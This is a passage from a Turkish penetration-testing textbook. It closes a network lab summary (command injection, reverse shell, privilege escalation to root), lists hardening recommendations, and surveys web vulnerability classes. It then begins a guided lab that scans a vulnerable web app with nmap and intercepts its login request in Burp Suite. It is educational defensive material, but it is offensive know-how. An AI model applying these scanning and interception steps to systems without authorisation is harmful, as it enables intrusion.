işletim sistemi komutlarına ilettiği tespit edilmiş ve sistemin **komut enjeksiyonu** zafiyetine açık olduğu anlaşılmıştır. Bu güvenlik açığı kullanılarak hedef sistem üzerinde **uzaktan komut çalıştırma** durumu mümkün hâle gelmiş, ardından ters bağlantı elde edilerek sistemde düşük yetkili bir kullanıcı bağlamında **kabuk erişimi** sağlanmıştır. Sonraki analizlerde hedef işletim sisteminin eski sürümde çalıştığı belirlenmiş ve bu sürüme uygun **yerel ayrıcalık yükseltme** zafiyeti tespit edilmiştir. İlgili Exploitin hedef sistemde derlenip çalıştırılması sonucunda root yetkileri elde edilmiştir. Bu durum, sistemin hem ağ katmanında hem web uygulaması seviyesinde hem de işletim sistemi güvenliği açısından ciddi zafiyetler içerdiğini göstermektedir. Bu uygulama özelinde değerlendirildiğinde sızma testinin başarıya ulaşmasında en önemli etkenler; gereksiz servislerin açık olması, güncel olmayan yazılımların kullanılması, giriş verilerinin filtrelenmemesi, güvenli kodlama ilkelerine uyulmaması ve sistem yamalarının uygulanmamış olmasıdır. Sonuç olarak hedef sistem üzerinde keşif, tarama, bilgi toplama, istismar ve yetki yükseltme adımlarını içeren tam kapsamlı bir saldırı zinciri başarıyla gerçekleştirilmiş ve sistem üzerinde tam yetkili erişim elde edilmiştir.

İyileştirme Önerileri

- Gereksiz servisler (SMB, AJP, Tomcat vb.) kapatılmalı veya erişimleri sınırlandırılmalıdır (Kritik).
- Web sunucusunda dizin listeleme (directory indexing) özelliği devre dışı bırakılmalıdır (Kritik).
- Hassas dosyalar (backup, config, .txt vb.) web erişimine kapatılmalıdır (Kritik).
- SMB servisinde anonim erişim (null session) engellenmelidir (Kritik).
- Güçlü parola politikaları uygulanmalı ve parola tekrar kullanımı önlenmelidir (Kritik).
- SUID bitine sahip gereksiz uygulamalar kaldırılmalı veya kısıtlanmalıdır (Kritik).
- Apache ve Tomcat gibi servisler güncel sürümlere yükseltilmelidir (Yüksek).
- Kullanıcılara verilen sudo yetkileri minimum seviyeye indirilmelidir (Yüksek).
- Sistemler düzenli olarak zafiyet taramalarından geçirilmelidir (Orta).
- Ağ segmentasyonu uygulanmalıdır (Orta).
- IDS/IPS sistemleri devreye alınmalıdır (Orta).
- Gereksiz servisler (RPC, CUPS, MySQL, yönetim panelleri vb.) kapatılmalı veya yalnızca yetkili ağ segmentlerinden erişilebilir hâle getirilmelidir (Kritik).

- OpenSSH, Apache ve işletim sistemi çekirdeği dâhil olmak üzere tüm yazılımlar güncel ve desteklenen sürümlere yükseltilmelidir (Kritik).
- Web uygulamasında SQL Injection zafiyetini önlemek amacıyla parametrik sorgular (prepared statements) kullanılmalı ve kullanıcı girdileri güvenli şekilde doğrulanmalıdır (Kritik).
- Komut enjeksiyonu riskini ortadan kaldırmak için kullanıcı girdileri doğrudan sistem komutlarına aktarılmamalı, zorunlu durumlarda sıkı filtreleme ve güvenli API kullanımı tercih edilmelidir (Kritik).
- Yönetim panelleri ek kimlik doğrulama mekanizmaları ile korunmalı, mümkünse dış ağlara kapatılmalı ve yalnızca VPN veya belirli IP adresleri üzerinden erişilebilir olmalıdır (Kritik).
- Hedef sistem üzerinde yerel ayrıcalık yükseltme zafiyetlerine yol açabilecek eski kernel sürümleri ve savunmasız bileşenler derhal güncellenmelidir (Kritik).
- Hedef sistemde derleyici araçlarının (gcc vb.) gereksiz olduğu durumlarda kaldırılması veya erişimin kısıtlanması değerlendirilmelidir (Yüksek).
- Web sunucusunun çalıştığı kullanıcı hesabının yetkileri en düşük seviyeye indirilmeli ve servisler **least privilege** prensibine uygun şekilde yapılandırılmalıdır (Yüksek).
- Güvenlik duvarı kuralları gözden geçirilerek yalnızca gerekli portlar açılmalı, yönetim ve veritabanı servisleri doğrudan erişime kapatılmalıdır (Yüksek).
- Ağ segmentasyonu uygulanarak kritik sistemler, yönetim arayüzleri ve kullanıcı ağları birbirinden ayrılmalıdır (Yüksek).
- IDS/IPS, merkezî loglama ve anomali tespit mekanizmaları devreye alınarak olağan dışı bağlantılar ve ters kabuk girişimleri izlenmelidir (Orta).



Sıra Sizde

Zafiyetli bir sanal makine kullanarak internet üzerinden erişilebilen web servislerinin yoğun trafik altında nasıl davrandığını değerlendirmek amacıyla dış ağ stres (yük) testi gerçekleştiriniz. Bu kapsamda hedef sistemin erişilebilirliğini analiz ediniz, servislerin eş zamanlı yoğun istekler karşısındaki dayanıklılığını gözlemleyiniz ve sistemin hangi noktada performans kaybı yaşadığını belirleyiniz. Test sürecinde elde ettiğiniz bulguları değerlendiriniz ve bu doğrultuda sistemin dayanıklılığını artırmaya yönelik teknik öneriler sununuz.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

3.1.2. Web Uygulama Sızma Testi Uygulamaları

Web uygulamaları, kurumların kullanıcılarıyla doğrudan etkileşim kurduğu, veri alışverişinin gerçekleştiği ve birçok önemli sürecin yürütüldüğü temel platformlar hâline gelmiştir. E-ticaret sitelerinden bankacılık hizmetlerine, kurumsal yönetim panellerinden kamu uygulamalarına kadar pek çok alanda kullanılan bu sistemler sahip olduğu veriler nedeniyle siber saldırganların öncelikli hedefleri arasında yer alır.

Web uygulamaları çoğu zaman yazılım geliştirme sürecindeki hatalar, eksik güvenlik kontrolleri veya yanlış yapılandırmalar nedeniyle çeşitli zafiyetler barındırabilir. Bu tür zafiyetler; hassas bilgilerin açığa çıkmasına, yetkisiz kullanıcıların sisteme erişmesine ve uygulamaların kötü amaçlarla kullanılmasına neden olabilir. Web uygulama güvenliği, yalnızca teorik bilgilerle değil gerçek dünyaya yakın senaryolar üzerinden yapılan test uygulamalarıyla sağlanabilecek bir süreçtir.

Web sızma testleri (Web application penetration testing), saldırgan bakış açısı benimsenerek web uygulamalarındaki güvenlik açıklarının belirlenmesini amaçlayan kontrollü ve planlı test çalışmalarını ifade eder. Bu testler sayesinde giriş kontrollerindeki hatalar, yetkilendirme problemleri, veri sızıntısına yol açabilecek durumlar ve istemci taraflı güvenlik açıkları tespit edilebilir. Böylece kurumlar, olası bir saldırı gerçekleşmeden önce gerekli önlemleri alma şansı yakalar.

Web sızma testleri genellikle kimlik doğrulama, yetkilendirme, veri doğrulama, oturum yönetimi gibi temel güvenlik bileşenleri üzerinden yürütülür. Bu kapsamda kullanıcı giriş ekranları, URL parametreleri, form alanları, çerezler ve HTTP istekleri detaylı şekilde incelenir.

Test sürecinde; hedef uygulamanın tanınması, uygulama yapısının çıkarılması, giriş noktalarının belirlenmesi, zafiyetlerin analiz edilmesi ve uygun durumlarda kontrollü istismar adımlarına yer verilir. Özellikle kullanıcıdan veri alan noktalar, API yapıları ve oturum yönetim mekanizmaları test sürecinin en önemli bölümleri arasında yer alır (Görsel 3.51).



Görsel 3.51: Web uygulama süreçleri

Kullanılan araçlar ve yöntemler sayesinde web sızma testleri yalnızca mevcut açıkların tespit edilmesini sağlamaz aynı zamanda güvenli yazılım geliştirme süreçlerine katkı sunan önleyici bir yaklaşım ortaya koyar. Bu sayede kurumlar hem sistem altyapılarını hem de kullanıcı verilerini daha güvenli hâle getirme fırsatı elde eder.

Web Uygulamaları Sızma Testlerinde Kullanılan Metodolojiler

Web sızma testi uygulamaları da ağ sızma testlerinde olduğu gibi belirli metodolojiler çerçevesinde gerçekleştirilir. Bu metodolojiler, test sürecinin planlı, sistematik ve tekrarlanabilir olmasını sağlar. Bu alanda en yaygın kullanılan yaklaşımlardan biri OWASP tarafından yayımlanan test rehberleridir. Özellikle **OWASP Testing Guide** ve **OWASP Top 10**, web uygulama güvenliği değerlendirmelerinde temel referans kaynaklar arasında yer alır.

OWASP yaklaşımına göre web sızma testleri; bilgi toplama, uygulama analizi, kimlik doğrulama testleri, oturum yönetimi testleri, veri doğrulama kontrolleri, istemci taraflı güvenlik testleri gibi aşamalar üzerinden gerçekleştirilir. Bu metodoloji, web uygulamalarında en sık karşılaşılan güvenlik açıklarının sistematik bir şekilde tespit edilmesini sağlar.

Web Uygulamaları Sızma Testlerinde Test Edilen Açıklıklar ve Saldırılar

Web uygulama sızma testlerinde amaç yalnızca uygulamaya yetkisiz erişim sağlamak değil bu erişimin hangi güvenlik zafiyetlerinden kaynaklandığını ortaya koymaktır. Bu süreçte hem uygulama katmanındaki yazılımsal hatalar hem de kimlik doğrulama, yetkilendirme ve veri işleme mekanizmalarındaki eksiklikler detaylı olarak incelenir.


Web uygulamaları; kullanıcı girdisi alan yapıları, oturum yönetimi süreçleri ve veri işleme mantıkları nedeniyle farklı saldırı türlerine açık olabilir. Bu nedenle test sürecinde uygulamanın hem istemci (client-side) hem de sunucu (server-side) tarafındaki davranışları birlikte değerlendirilir. Test edilen başlıca zafiyet türleri ve bu zafiyetlere karşı gerçekleştirilen saldırılar Tablo 3.3'te gösterilmektedir.

Tablo 3.3: Web Uygulama Sızma Testlerinde Açıklıklar, Saldırılar ve Saldırı Türleri

Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
Giriş Doğrulama (Input Validation) Zafiyetleri	Filtrelenmemiş kullanıcı girdileri, form ve URL parametreleri	SQL Injection, Command Injection, LDAP Injection, XSS	Enjeksiyon saldırıları (Injection attacks)
Kimlik Doğrulama Zafiyetleri	Zayıf parola politikaları, brute-force korumasının olmaması, varsayılan hesaplar	Brute-force, password spraying, credential stuffing	Kimlik doğrulama saldırıları (Authentication attacks)
Yetkilendirme (Authorization) Hataları	Kullanıcı rollerinin yanlış tanımlanması, IDOR, erişim kontrol eksiklikleri	IDOR exploit, privilege escalation, forced browsing	Yetki aşımı (Authorization bypass)
Oturum Yönetimi (Session Management) Zafiyetleri	Tahmin edilebilir session ID, HttpOnly/Secure eksikliği, uzun oturum süresi	Session hijacking, session fixation, cookie theft	Oturum saldırıları (Session attacks)


Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
XSS (Cross-Site Scripting) Zafiyetleri	Çıktıların encode edilmemesi, kullanıcı girdisinin filtrelenmemesi	Reflected XSS, Stored XSS, DOM-based XSS	İstemci taraflı saldırılar (Client-side attacks)
CSRF Zafiyetleri	CSRF token eksikliği, işlem doğrulama mekanizması olmaması	CSRF saldırıları (yetkisiz işlem yaptırma)	İstek sahteciliği (Request forgery)
Dosya İşleme Zafiyetleri	Dosya yükleme filtre eksikliği, include fonksiyonlarının kontrolsüz kullanımı	Web shell upload, LFI, RFI, directory traversal	Dosya tabanlı saldırılar (File-based attacks/RCE)
Bilgi Sızdırma (Information Disclosure)	Hata mesajları, debug çıktıları, açık dizinler, kaynak kod sızıntısı	Directory listing, sensitive data exposure	Bilgi toplama (Information leakage)
Güvensiz API Kullanımı	Yetkisiz API erişimi, token doğrulama eksikliği, rate limit olmaması	API abuse, token hijacking, data extraction	API saldırıları
Güvenlik Yanlış Yapılandırmaları	Varsayılan ayarlar, açık debug modları, eksik güvenlik başlıkları	Security misconfiguration exploit	Yapılandırma zafiyetleri
İş Mantığı (Business Logic) Hataları	İş akışı hataları, fiyat manipülasyonu, doğrulama eksiklikleri	Logic abuse, işlem manipülasyonu	İş mantığı saldırıları
Rate Limiting Eksikliği	Sınırsız istek gönderimi, koruma mekanizması olmaması	Brute-force, DoS, otomasyon saldırıları	Hizmet kötüye kullanımı (Abuse/DoS)

Ücretsiz veya açık kaynak web uygulama sızma testi araçları, güvenlik testlerinin maliyetsiz ve erişilebilir bir şekilde gerçekleştirilmesini sağlar. Bu araçlar; bilgi toplama, Exploit geliştirme ve doğrulama, zafiyet tarama gibi farklı aşamalarda kullanılabilir (Görsel 3.52). Açık kaynak olmaları sayesinde hem eğitim hem de gerçek dünya senaryolarında yaygın olarak tercih edilir. Ayrıca topluluk desteği ile sürekli güncellenmeleri, bu araçları sızma testlerinde işlevsel hâle getirir.



Görsel 3.52: Otomatik web zafiyet tarama aracı

Web uygulama sızma testlerinin temelinde istemci (client), sunucu (web server) ve arka uç servisler (API) arasındaki veri akışını doğru anlamak yer alır (Görsel 3.53). Bir saldırgan, bu üç yapı arasındaki iletişimi analiz ederek hangi noktada veri manipülasyonu yapılabileceğini, hangi kontrollerin eksik olduğunu ve sistemin hangi koşullarda beklenmeyen tepkiler verdiğini tespit etmeye çalışır.



Görsel 3.53: Client, server ve API ilişkisi

Gerçek dünyadaki web saldırılarının büyük bir bölümü, gönderilen isteğin (request) manipüle edilmesi ve sunucudan dönen cevabın (response) dikkatli bir şekilde incelenmesi ile gerçekleştirilir (Görsel 3.54). Yapılan araştırmalar, birçok güvenlik açığının bu **request-response** etkileşimi üzerinden ortaya çıkarıldığını gösterir. Bu nedenle isteği değiştirme, cevabı okuma ve aradaki farkları analiz etme süreci, sızma testlerinin temelini oluşturur.



Görsel 3.54: Request ve response analizi

Web uygulama sızma testlerinde başarılı olmanın temelinde yapılan her isteğin ve alınan her cevabın bilinçli bir şekilde sorgulanması yer alır. Bir sızma testi uzmanı yalnızca araç kullanmaz. Aynı zamanda sistemin verdiği tepkileri anlamlandırarak normal ve anormal davranışları ayırt eder. Bu nedenle test sürecinde gönderilen verinin, dönen cevabın ve aradaki değişimlerin sistematik olarak analiz edilmesi, güvenlik açıklarının ortaya çıkarılmasında önemli bir faktördür (Şekil 3.1).




Şekil 3.1: İstek ve cevap analizi

4. Uygulama

Zafiyetli bir web uygulamasının kimlik doğrulama mekanizmasının güvenliğini değerlendirmek amacıyla sızma testi gerçekleştirmeniz istenmektedir. Bu kapsamda hedef sistem üzerinde çalışan web servislerini tespit ediniz, uygulama arayüzünü analiz ederek kullanıcıdan veri alan giriş noktalarını belirleyiniz ve istemci-sunucu trafiğini incelemek amacıyla bir proxy aracı kullanınız. Elde ettiğiniz login isteği üzerinde parametre manipülasyonu yaparak SQL Injection zafiyetini test ediniz ve kimlik doğrulama mekanizmasının bypass edilip edilemediğini değerlendiriniz. Test sonucunda elde ettiğiniz bulguları, sistem üzerindeki etkilerini ve alınması gereken güvenlik önlemlerini değerlendiriniz.

1. Adım: Yerel ağ üzerinde aktif olarak çalışan cihazları tespit etmek amacıyla **netdiscover** komutunu kullanarak bir tarama gerçekleştiriniz (Görsel 3.55).

Not Yapılan taramalar ve değerlendirme sonucunda yerel ağda bulunan **192.168.1.230** IP adresine sahip hedef sistem üzerinde sızma testi işlemleri gerçekleştirilecektir.



Görsel 3.55: Yerel ağ aktif cihaz tarama sonuçları

2. Adım: 192.168.1.230 IP adresine tarayıcı üzerinden erişim sağlanmaya çalışıldığında herhangi bir web arayüzüne ulaşılamamıştır. Bu durum, ilgili servisin varsayılan HTTP/HTTPS portları dışında farklı bir port üzerinden yayın yapıyor olabileceğini düşündürmektedir. Bu ihtimali değerlendirmek amacıyla hedef sistem üzerinde **nmap -sV 192.168.1.230** komutu ile servis ve versiyon taraması gerçekleştirerek çıkan sonuçları değerlendiriniz (Görsel 3.56).




Görsel 3.56: Servis ve versiyon taramasının sonuçlarının değerlendirilmesi

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Hedef sistem üzerinde gerçekleştirilen **nmap -sV** taraması sonucunda varsayılan web portları (80/443) dışında iki farklı servisin aktif olduğu tespit edilmiştir. **3000/tcp** portunda çalışan servis Nmap tarafından **ppp** olarak tanımlanmış, **5000/tcp** portunda ise **upnp?** şeklinde kesin olmayan bir servis tespiti yapılmıştır. Bu durum, hedef sistemde standart dışı portlar üzerinden çalışan web uygulamaları veya özel servislerin bulunduğunu göstermektedir. Özellikle 3000 ve 5000 portlarının, geliştirici ortamlarında sıkça kullanılan alternatif web servis portları olduğu değerlendirilmektedir.

- 3000 → Node.js / dev server olma ihtimali yüksektir.
- 5000 → Flask / API / backend servisi olabilir.

4. Adım: Nmap taraması sonucunda tespit edilen **3000/tcp** portu üzerinden hedef sisteme tarayıcı aracılığıyla erişim sağlayınız ve ilgili porta yapılan erişim sonucunda **meyve suyu web sitesinin** çalıştığını gözlemleyiniz (Görsel 3.57).



Görsel 3.57: Web sitesinin çalışmasının gözlemlenmesi


5. Adım: Web uygulamasına erişim sağladıktan sonra sızma testi sürecine başlamadan önce uygulama arayüzünü inceleyiniz.

Not

Bu aşamada kullanıcıdan veri alan giriş noktalarını, kimlik doğrulama mekanizmalarını ve etkileşimli bileşenleri analiz ediniz. Yapılan inceleme sonucunda uygulamanın sağ üst köşesinde yer alan **Login (Giriş)** butonunu tespit ediniz. Bu bileşenin kullanıcı doğrulama sürecine erişim sağladığını göz önünde bulundurunuz, sızma testleri açısından kritik bir hedef olarak değerlendiriniz ve detaylı analiz için öncelikli test noktası olarak belirleyiniz.


6. Adım: Web uygulaması ile istemci arasındaki trafiği analiz edebilmek amacıyla Burp Suite üzerinde **Proxy → Intercept** sekmesine geçiniz, bu bölümde yer alan **Intercept is on** seçeneğini aktif hâle getiriniz, **Intercept** özelliğinin aktif olması ile birlikte tarayıcı üzerinden gönderilen HTTP isteklerinin Burp Suite tarafından yakalandığını gözlemleyiniz ve yakalanan bu istekleri inceleyerek gönderilen parametreleri, header bilgilerini ve veri yapısını analiz ediniz (Görsel 3.58).

Not Bu aşamaya geçmeden önce tarayıcı üzerinde proxy ayarlarının Burp Suite'i işaret edecek şekilde yapılandırıldığını kontrol ediniz.




Görsel 3.58: Paket yakalama aktif edilmesi

7. Adım: Tarayıcı üzerinden hedef web uygulamasında bulunan **login** formuna test amacıyla kullanıcı bilgilerini girerek giriş işlemini gerçekleştiriniz (Görsel 3.59).



Görsel 3.59: Login denemesi

8. Adım: Login işleminden sonra gönderilen HTTP isteğinin Burp Suite tarafından yakalandığını gözlemleyiniz, yakalanan bu isteği Burp Suite üzerinde **Proxy → Intercept** sekmesi altında görüntüleyiniz ve request isteğini değerlendiriniz (Görsel 3.60).



Görsel 3.60: Request paketinin yakalanması

